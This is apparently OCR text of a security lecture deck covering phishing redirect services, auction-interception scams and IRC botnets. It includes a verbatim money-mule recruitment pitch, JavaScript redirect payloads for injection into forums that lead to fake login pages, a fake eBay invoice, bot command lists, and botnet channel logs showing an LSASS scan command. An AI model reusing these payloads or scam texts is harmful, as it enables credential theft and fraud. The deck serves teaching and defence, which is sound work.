You will be paid according to accomplished work - 10% from the sum of each money transfer. On average transfer sums will range from 3000-3500 EUR.
You will process at least 1-2 transfers a week. In order to start working you do not need any money, any previous work experience or special education.
If you are interested and would like to get more details on this job offer - simply fill out the form below (if you couldn't send the inquiry from the form visit the following link)
Attentions! Space is limited, so hurry!

PERSONAL INFORMATION:

First Name
Last Name
Country
Phone
E-mail

Submit this form

Beyond phishing

- Phisher uses two methods to speed up the installation of phishing sites.
  1. Usingf Phishing package.
  2. installing redirection services to deliver web traffic to existing phishing websites
- Uses the victim host to send spammails for advertising phishing websites
- propagation of spam and phishing messages via botnets

Redir


Benefit of redir:

1. Easy to config compromised host
   Increase the speed of compromising vulnerabile systems
2. If a compromised host is detected, the main phishing site is still alive
   if a main site is detected, hacker will set one of the compromised host to be the main site

Various kinds of redirect scripts

```
<script>
setTimeout('window.location.href="http://xx/x.htm"',100);
</script>
```

```
<script>
location.replace("http://xx/x.htm");
</script>
```




Active phishing attack!
Cross-site scripting redirection
Script injection

- Two threats of web application!
  - SQL injection
  - Malicious script
- Insert redirect script on forums or guestbook.
  1. `<script>timerID=setTimeout('window.location.href="http://fake/member.htm"',100);</script>`
  2. `<script>location.replace("http://www.yahoo.fake.com/member/");</script>`
- Script code can redirect the user to fake authentication page and steal his account information.

Auction scams – interception

A scam which focus on dedicated victim!



請注意：這是系統自動產生的電子郵件， 請勿直接回覆此電子郵件， 如有任何問題，請至 http://pages.tw.ebay.com/help/contact_inline/index.html

[redacted] 你好！這是物品的請款明細。

[redacted]，**你好！** 。?謝謝你購買我的物品！ 物品總金額爲 £36.48。

聯絡與付款

按一下「**聯絡與付款**」便可確認運送、總金額，以及利用以下方式付款：PayPal; 個人支票; 匯票.

物品編號	物品標題	數量	價格
6381539786	WWE TAGGED CLASSIC CANDADIAN STAMPEDE / FINAL FOUR - R2	1	£14.50
6384585050	WWE TAGGED CLASSIC WRESTLEMANIA 5 & 6 R2 DVD	1	£16.99

小計：	£31.49
運費與包裝費：Sellers Standard International Rate：	£4.99
總金額：	**£36.48**

UK CUSTOMERS- Please send Pay via Pay Pal payment Or send a cheque or postal order made payable to: 1 UP Games, Unit 1J&#60; Shaw Wood Business Park, Leger Way, Doncaster, DN25TB. Please remember to include your item number along with your payment. EUROPE &#38; WORLDWIDE CUSTOMERS- Please check the item listing for shipping costs to your location, and submit Pay Pal payment or send 'International money order' (IMO) in GBP (English pounds)

如有任何疑問，你可以寄電子郵件給我，我會盡快回答你喔！
[redacted]


運送方式：
Sellers Standard International Rate： £4.99

1. Send the fake mail to buyer before real seller.
2. Send the fake mail to seller.


Typically using Mails overflow to reveal the fake mail

Botnet in depth

What is BotNet ? *-- Control*




IRC constructs a signal channel which let hackers control victims without being found.



Botnet formation

Insides bot source code




```
 "bot.sysinfo",          "displays the system info",
"bot.longuptime",    "If uptime > 7 days then bot will respond",
"bot.highspeed",     "If speed > 5000 then bot will respond",
"bot.quit",          "quits the bot",
"bot.flushdns"       "flushes the bots dns cache"
```

1

Hacker writes the bot backdoor

host with High bandwidth usually chosen to be the controller

2




He install the bot backdoor in the compromised hosts

Bot

Nowadays, Botnet is a new control machanism after hacking compromised hosts.

Botnet formation (cont)



Give orders in IRC channel.

Do spreading automatically

Threats of botnets

- DDoS extortion
- Installing malwares , spywares
- Selling advertisements
- Manipulating online polls
- Sending Spammails
- Doing Phishing
- Renting bots
- Information lost / Identity theft / Sniffing
- Stealing CD-key,online-game goods ..

IRC and IRC bot

IRC is the earliest form of online chat.


- IRC (Internet Relay Chat) 1993
  - RFC 1459,2810,2811,2812,2813
  - Users can chat at channels in realtime.
- Channel management (RFC 2811) ,2000
  - Channel operator (+o)
  - Private (flag p) and Secret (flag s) Channels
  - Channel Topic (/topic #chan_name topic)
  - Channel key(+k)
  - Ban user
- CTCP/DCC (1994)
- An IRC bot writer should be very familiar with the IRC standards.

IRC and IRC bot (cont)

- IRC bot
  - A IRC client program which enforce channel policies.
    - Ban users if they speak special keywords.
    - Give the op to specific users/ Do User level management.
    - Prevent flooding.
    - React to certain events.
  - Eggdrop、Perlbot、ircII script bot、mIRC script…
- Advanced IRC bot
  - P2P file sharing.
  - Gamebot、Talkbot
  - Google bot、Sysbot…

IRC and IRC bot (cont)
- mirc bot examples

- Sysbot
  - /load -rs SystemInfo.mrc
  - /ctcp sysbot systeminfo



```
-> [sysbot] SYSTEMINFO
/ctcp sysbot systeminfo
[sysbot SYSTEMINFO reply]: OS: (WinXP Professional 5.1 Service Pack 2 (Build
#2600)) ? Up: (12h 55m 19s) ? CPU: (1 CPU - AMD Athlon XP 2400+ (T-Bred), 2.00
GHz, L1: 64KB L2: 256KB (5% Load)) ? Mem: (Usage: 401/736MB (54.48%)) ?
(|||||-----) ? HD: (Total/Free: 199/9.21GB)
-
[sysbot SYSTEMINFO reply]: I am using SystemInfo by C)($ Version 1.5-r3!
```


```
[sysbot SYSTEMINFO reply]: I am using SystemInfo by C}{$ Version 1.5-r3!
Download it @ http://scripts.phucknut.net/
-
[sysbot SYSTEMINFO reply]: OS: (WinXP Professional 5.1 Service Pack 2 (Build
#2600)) ? Up: (12h 56m) ? CPU: (1 CPU - AMD Athlon XP 2400+ (T-Bred), 2.00
GHz, L1: 64KB L2: 256KB (5% Load)) ? Mem: (Usage: 401/736MB (54.48%)) ?
(|||||-----) ? HD: (Total/Free: 199/9.21GB)
```

- Google bot

```
<ass2> !google botnet
-cla- Google http://zine.dal.net/previousissues/issue22/botnet.php
<ass2> !google phishing
-cla- Google http://www.antiphishing.org/
<ass2> !google whitehouse
```

- P2P file sharing


```
<[G4t3-MiXeD]-998> #13 1025x [  5K] [CRACK]--KeyGen_WinRAR.zip
<[G4t3-Appz]-998> Total Offered: 8.0 MB  Total Transferred: 106.09 MB
<[G4t3-Appz]-994> #15 10x [ 29K] [Appz]--noteserv-0.7.3.tar.gz
<[G4t3-Appz]-994> ** ...::: H41rP0w3r :::... **
<[G4t3-MiXeD]-998> #14  141x [3.2M] [Appz]--klite.zip
<[G4t3-MiXeD]-998> #15    9x [623K] [Appz]--1ftp13.zip
<[G4t3-Appz]-994> Total Offered: 5.9 MB  Total Transferred: 67.77 MB
<[G4t3-MiXeD]-998> ** ...::: H41rP0w3r :::... **
```



```
<[G4t3-Appz]-998> ** ...::: H41rP0w3r :::... **
<[G4t3-MiXeD]-998> #13 1025x [  5K] [CRACK]--KeyGen_WinRAR.zip
<[G4t3-Appz]-998> Total Offered: 8.0 MB  Total Transferred: 106.09 MB
<[G4t3-Appz]-994> #15 10x [ 29K] [Appz]--noteserv-0.7.3.tar.gz
<[G4t3-Appz]-994> ** ...::: H41rP0w3r :::... **
<[G4t3-MiXeD]-998> #14  141x [3.2M] [Appz]--klite.zip
<[G4t3-MiXeD]-998> #15    9x [623K] [Appz]--1ftp13.zip
<[G4t3-Appz]-994> Total Offered: 5.9 MB  Total Transferred: 67.77 MB
<[G4t3-MiXeD]-998> ** ...::: H41rP0w3r :::... **
* ceejayXP has quit IRC (Ping timeout)
<[G4t3-MiXeD]-998> Total Offered: 16.0 MB  Total Transferred: 995.42 MB
* HEX0666 has quit IRC (Ping timeout)
* DeserTStorM has quit IRC (Ping timeout)
<[G4t3-Appz]-997> ** 15 packs **  2 of 2 slots open, Record: 129.3KB/s
<[G4t3-Appz]-997> ** Bandwidth Usage ** Current: 0.0KB/s, Record: 91.6KB/s
<[G4t3-Appz]-997> ** To request a file type: "/msg [G4t3-Appz]-997 xdcc send
  #x" **
<[G4t3-Appz]-997> #1  337x [9.0M] [Appz]--nokia.zip
<[G4t3-Appz]-997> #2  343x [180K] [Appz]--Nokia_LogoManager_1.1.0_by_Eurose
  ip
<[G4t3-Appz]-997> #3   69x [ 82K] [Appz]--nokia_modem.zip
<[G4t3-Appz]-997> #4  101x [426K] [Appz]--NokiaLogoManager.zip
<[G4t3-Appz]-997> #5   88x [3.4M] [Appz]--NokiaLogoManager.zip
<[G4t3-Appz]-997> #6   42x [3.4M] [Appz]--pcsuite_8210.zip
* Sentinel511 has quit IRC (Connection reset by peer)
* DaewooScreen has quit IRC (Ping timeout)
<[G4t3-Appz]-997> #7   38x [  7K] [Appz]--Nokia modem.hpc_arm1100.CAB
<[G4t3-Appz]-997> #8   31x [  8K] [Appz]--Nokia modem.hpc_mips.CAB
<[G4t3-Appz]-997> #9   29x [  7K] [Appz]--Nokia modem.hpc_sh3.CAB
* Leszek has joined #g4t3|xdcc
<[G4t3-Appz]-997> #10 312x [3.0M] [Appz]--GhostSurf - Proctect your privacy
```

What they do & How they work
- Inside the Bot IRC channel !!

1) Connect to the bot controller(IRC server).
   - /sever xxx.xxx.xxx.xxx serverpass
2) Enters specific channel with password, interprets its topic as command.


mIRC - [##lsass## [23] [+nst]: .advscan lsass_445 500 3 0 -a -r]
File
View
Favorites
Tools
Commands
Window
Help
Haxed RX-781...
##lsass##

```
RX-78105705
|lsass|1397833549
|lsass|1626777491
|lsass|1783065270
|lsass|2286187831
|lsass|2356804792
|lsass|2772107502
|lsass|3113229847
|lsass|3786250869
|lsass|4241949397
|lsass|4317098272
|lsass|4790950618
|lsass|5574798525
|lsass|5904044672
|lsass|6254212031
|lsass|6308733337
|lsass|6725380696
|lsass|6726316410
|lsass|7484026291
|lsass|7570546660
```

```
* Now talking in ##lsass##
* Topic is '.advscan lsass_445 500 3 0 -a -r '
* Set by NoFukn on Wed Oct 06 10:59:24
* |lsass|3786250869 has joined ##lsass##
```

Bot list - Bots that perform the same action in the channel.

3) Hacker can herd some bot to another channels or servers.

